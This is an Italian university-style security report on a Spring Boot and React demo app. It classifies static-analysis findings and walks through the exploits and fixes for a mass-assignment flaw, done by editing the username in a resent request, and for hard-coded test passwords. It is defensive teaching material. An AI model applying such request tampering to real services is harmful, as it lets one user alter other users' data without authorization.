Vulnerabilità

In questo file sono riportate le vulnerabilità trovate nell’applicazione presente a questo link: <https://github.com/purshink/ReactJS-Spring-Boot-Full-Stack-App> a cui sono state aggiunte altre vulnerabilità tipiche di un’applicazione web. In particolare, tale applicazione presenta un back-end scritto in **Java Spring-Boot** e un front-end scritto in **JavaScript**. L’applicazione è stata testata sul sistema operativo **Windows 11** usando i seguenti software di cui sono riportate le versioni utilizzate:

- **Java** v11+

- **npm** v10.5.0

- **NodeJs** v12.22.9

- **JDK** v11.0.11

- **Docker** v24.0.5

- **docker-compose** v1.29.2


L’applicazione è stata testata tramite il browser **Mozilla Firefox**, facendo uso degli strumenti per sviluppatori. In particolare, è stata usata la sezione Network del Web Developer Tool dove è stato possibile analizzare tutte le richieste scambiate. Alcune di esse sono state usate per fare gli exploit degli attacchi, andando a modificare i parametri o il body inviati nella richiesta usando l’opzione Edit e Resend.

Nel repository GitHub sono presenti quattro cartelle in cui è strutturato il nostro progetto (link al repository: <https://github.com/luanapulignano/ProgettoSVT/tree/main>):

* **App\_original** in cui è presente la versione originale dell’app su cui sono stati effettuati gli exploit
* **App\_original\_patched** in cui sono presenti i fix della versione originale dell’app
* **App\_new\_vulnerabilities** in cui sono presenti le nuove vulnerabilità introdotte successivamente
* **App\_new\_vulnerabilities\_patched** in cui sono presenti i fix della versione con le vulnerabilità introdotte

Per analizzare le vulnerabilità del back-end è stato usato **SpotBugs** v. 3.1.5 con l’estensione FindSecBugs mentre per il front-end è stato usato **Snyk** v. 1.1291.1. Entrambi i tool sono dei plugin di Eclipse.

Per SpotBugs bisogna andare in Window -> Preferences -> Java -> SpotBugs e selezionare solo l’opzione Security.



Per installare Snyk code: npm install -g snyk

Poi posizionarsi nella cartella react-front end ed avviare il test con il seguente comando:

snyk code test

Nota: Per eseguire Snyk su Windows assicurarsi di aver abilitato l'esecuzione di script PowerShell. Per abilitarla aprire PowerShell come amministratore e digitare: "Set-ExecutionPolicy RemoteSigned" mettendo "y" a tutte le richieste



L’analisi del front-end non ha riportato alcuna vulnerabilità.

L’analisi del back-end in **App\_original** ha riportato 15 potenziali vulnerabilità elencate di seguito:


|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Nome | Risultato | File | Riga | Descrizione |
| Spring CSRF protection disabled (Cross-Site Request Forgery) | False positive | SecurityConfiguration.java | 56 | Disabling Spring Security's CSRF protection is unsafe for standard web applications |
| Mass Assignment | True positive | TestController.java | 26 | The persistent objects could be exploited by attacker to read sensitive information |
| Hard coded password (7) | True positive | UserControllerTest.java,  UserServiceTest.java | 62,76,84,96  56,70,84 | Hard coded password found |
| Unexpected property leakage 1 | True positive | HobbyController.java | 70 | Unexpected property could be leaked because a persistence class is directly exposed to the client |
| Unexpected property leakage 2 | True positive | UserController.java | 84 | Unexpected property could be leaked because a persistence class is directly exposed to the client |
| Unexpected property leakage 3 | True positive | UserController.java | 78 | Unexpected property could be leaked because a persistence class is directly exposed to the client |
| Unexpected property leakage 4 | True positive | HobbyController.java | 122 | Unexpected property could be leaked because a persistence class is directly exposed to the client |
| Unexpected property leakage 5 | False positive | HomeController.java | 32 | Unexpected property could be leaked because a persistence class is directly exposed to the client |
| Predictable pseudo-random number generator | False positive | HobbyServiceImpl.java | 90 | This random generator (java.util.Random) is predictable |

Per i true positive viene mostrato l’exploit insieme al fix della vulnerabilità mentre per le false positive è stato spiegato nella prossima sezione il perché non si tratta di vere vulnerabilità.

Successivamente sono state introdotte altre 11 vulnerabilità non inizialmente presenti nell’applicazione al fine di mostrare le vulnerabilità più comuni nelle web application e sono le seguenti: SQL Injection, Cross-site Scripting (XSS Stored), Path Traversal, Malicious Code Injection, XML External Entities (XXE), Insecure Deserialization, Server-side Request Forgery (SSRF), Regex DOS, Insecure Direct Object References (IDOR), Unvalidated Redirect, Performing string modification after validation. Di ognuna di queste vulnerabilità è stato fatto l’exploit, fornendo il payload utilizzato e successivamente il fix.

Dopo l’introduzione delle nuove vulnerabilità, è stata eseguita nuovamente l’analisi statica sia con SpotBugs che con Snyk. SpotBugs ha rilevato un sottoinsieme delle vulnerabilità introdotte. Alcune di esse infatti non sono visibili dal tool poiché le classifica come false negative. Di seguito sono riportate le vulnerabilità rilevate da SpotBugs:

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Nome | Risultato | File | Riga | Descrizione |
| Potential JDBC Injection / Nonconstant string passed to execute or addBatch method on an SQL statement (SQL Injection) | True positive | UserController.java | 298 | This use of java/sql/Statement.executeQuery  (Ljava/lang/String;) Ljava/sql/ResultSet; can be vulnerable to SQL injection (with JDBC)  backend.hobbiebackend.web.  UserController.authenticate (JwtRequest) passes a nonconstant String to an execute or addBatch method on an SQL statement |
| Potential Path Traversal | True positive | UserController.java | 178 | This API (java/io/File.<init>(Ljava/lang/String;)V) reads a file whose location might be specified by user input |
| XML parsing vulnerable to XEE | True positive | HobbyController.java | 134 | The use of DocumentBuilder.parse(...) (DocumentBuilder) is vulnerable to XML External Entity attacks |
| URlConnection Server-Side Request forgery (SSRF) and File Disclosure | True positive | HomeController.java | 76 | This web server request could be used by an attacker to expose internal services and filesystem. |

L’analisi di Snyk invece ha riportato una vulnerabilità nel front-end che è la seguente:

Di seguito è mostrato l’elenco e la spiegazione nel dettaglio di tutte le vulnerabilità.

Falsi positivi

**Spring CSRF protection disabled (Cross-Site Request Forgery)**

**File**: SecurityConfiguration.java

**Riga**: 56

È una vulnerabilità dove l’utente finale viene forzato ad eseguire operazioni per conto dell’attaccante e quindi non volute su un’applicazione dove l’utente è autenticato. In particolare, potrebbe cambiare lo username o l’e-mail dell’utente oppure trasferire soldi sull’account dell’attaccante in caso di un utente normale. Nel caso di un utente amministratore invece potrebbe ottenere l’accesso all’intera app.

Nela nostra app, **CSRF** è disabilitato poiché l’autenticazione avviene tramite **Bearer Token**, i quali non sono automaticamente inclusi nelle richieste Cross-Site. Di fatti, a differenza dei cookie di sessione, questi Token non vengono inviati automaticamente dal browser con ogni richiesta, bensì devono essere inclusi esplicitamente nell’Authorization Header della richiesta http. Inoltre, l’applicazione fa uso di una politica CORS che accetta richieste soltanto da domini specifici, rendendo quindi la vulnerabilità un falso positivo.



Figura 1: SecurityConfiguration.java

**Unexpected property leakage 5**

**File**: HomeController.java

**Riga**: 32

Questa vulnerabilità si ha quando vengono esposti dei dati sensibili degli oggetti all’esterno, mostrando informazioni non necessarie e violando la privacy. Nel nostro caso alcuni sono risultati in dei falsi positivi e altri in veri positivi, trattati in seguito.

Il metodo analizzato è **hobbiesShow(**) in **HomeController** e risulta un false positive perché tutti gli attributi dell’oggetto vengono utilizzati, come mostrato in Figura 5 nella schermata del browser.




Figura 2: HomeController.java

Immagine che contiene testo, schermata, software, Pagina Web

Descrizione generata automaticamente

Figura 3: Schermata web developer con informazioni dell'hobby

**Predictable Random**

**File**: HobbyServiceImpl.java

**Riga**: 90

La vulnerabilità nasce quando i numeri casuali usati a scopi **crittografici** generati da un PRNG diventano predicibili, esponendo quindi informazioni sensibili agli attaccanti a causa della mancanza della randomicità. Si dovrebbero invece utilizzare i True Random Number Generator.

Nel nostro codice risulta un falso positivo poiché il numero generato randomicamente viene usato solo per selezionare degli hobby in maniera casuale e non ha a che fare con informazioni sensibili.




Figura 4: HobbyServiceImpl.java

Veri Positivi

**Mass assignment**

**File**: TestController.java

**Riga**: 26

È una vulnerabilità che nasce dalla mancanza di controllo dei campi modificabili di un oggetto, permettendo agli utenti di modificare o accedere dati che normalmente non dovrebbero essere modificabili e/o accessibili.

In questo caso, l’oggetto Test contiene il campo username superfluo, il quale può essere modificato, facendo in modo di apportare modifiche agli hobby di altri utenti se l’utente corrente è a conoscenza degli altri username salvati. In questo caso quindi l’exploit è più difficile da fare ma comunque fattibile. La vittima quindi si troverebbe degli hobby non inseriti da lui e, di conseguenza, le offerte a lui proposte non sarebbero congrue agli interessi da lui espressi. In Figura 6 è mostrata la funzione saveTestResults() in TestServiceImpl.java richiamata nell’API /test in TestController.java.

La vulnerabilità risulta vera poiché non c’è nessun controllo sull’utente che sta inserendo gli hobby, ossia l’username inserito nella POST inviata può essere diverso dall’utente autenticato.




Figura 5: TestController.java




Figura 6: TestServiceImpl.java

**Exploit:**

Innanzitutto, bisogna essere autenticati con un utente valido. Successivamente ci si collega al seguente URL: <http://localhost:8080/test> , si apre il web developer tool del browser nella sezione network per accedere alle richieste inviate sulla rete. Bisogna poi inserire un hobby normalmente come in Figura 7, in modo da andare a modificare la richiesta facendo Edit and Resend e cambiando lo username con quello della vittima, come visibile in Figura 8. In questo modo siamo riusciti a inserire l’hobby per l’utente “salvatore” ma essendo autenticati come “user”.




Figura 7: Inserimento di un nuovo hobby




Figura 8: Aggiunta hobby per l'utente vittima

**Fix:**

Per risolvere la vulnerabilità bisogna controllare che l’utente per cui si fanno le modifiche è lo stesso di quello autenticato. Per fare ciò è stato modificata l’API /test in TestController.java inserendo tale controllo mostrata in Figura 9. Tali richieste verranno ora bloccate se si tenta di effettuarle per un altro utente, restituendo la risposta NOT\_ACCEPTABLE.




Figura 9: TestController.java

**Hard coded password**

**File**: UserControllerTest.java, UserServiceTest.java

**Riga**: 62,76,84,96 per UserControllerTest.java e 56, 70, 84 per UserServiceTest.java

È una vulnerabilità introdotta durante l’implementazione del codice del backend e, se il codice è pubblico, chiunque può accedere a queste password, rendendo la vulnerabilità facilmente sfruttabile.

In questo caso le password sono inserite in chiaro nel codice e quindi sono leggibili da chiunque. Di conseguenza, l’exploit consiste nel leggere le password dal codice come mostrato nelle Figure 10 e 11, in modo da fare il login con gli utenti creati di default.




Figura 10: UserControllerTest.java




Figura 11: UserServiceTest.java

**Fix:**

Per il fix è stato usato un file in cui sono salvate le password, posseduto solo dall’admin in modo tale che solo lui rimane a conoscenza delle password. L’inserimento delle password è gestito da un **PasswordManager** situato nel file **PasswordManager.java** da noi creato, visibile in Figura 13. In tal modo le password rimangono protette e non sono accessibili con il codice sorgente pubblico come si può notare in Figura 12.

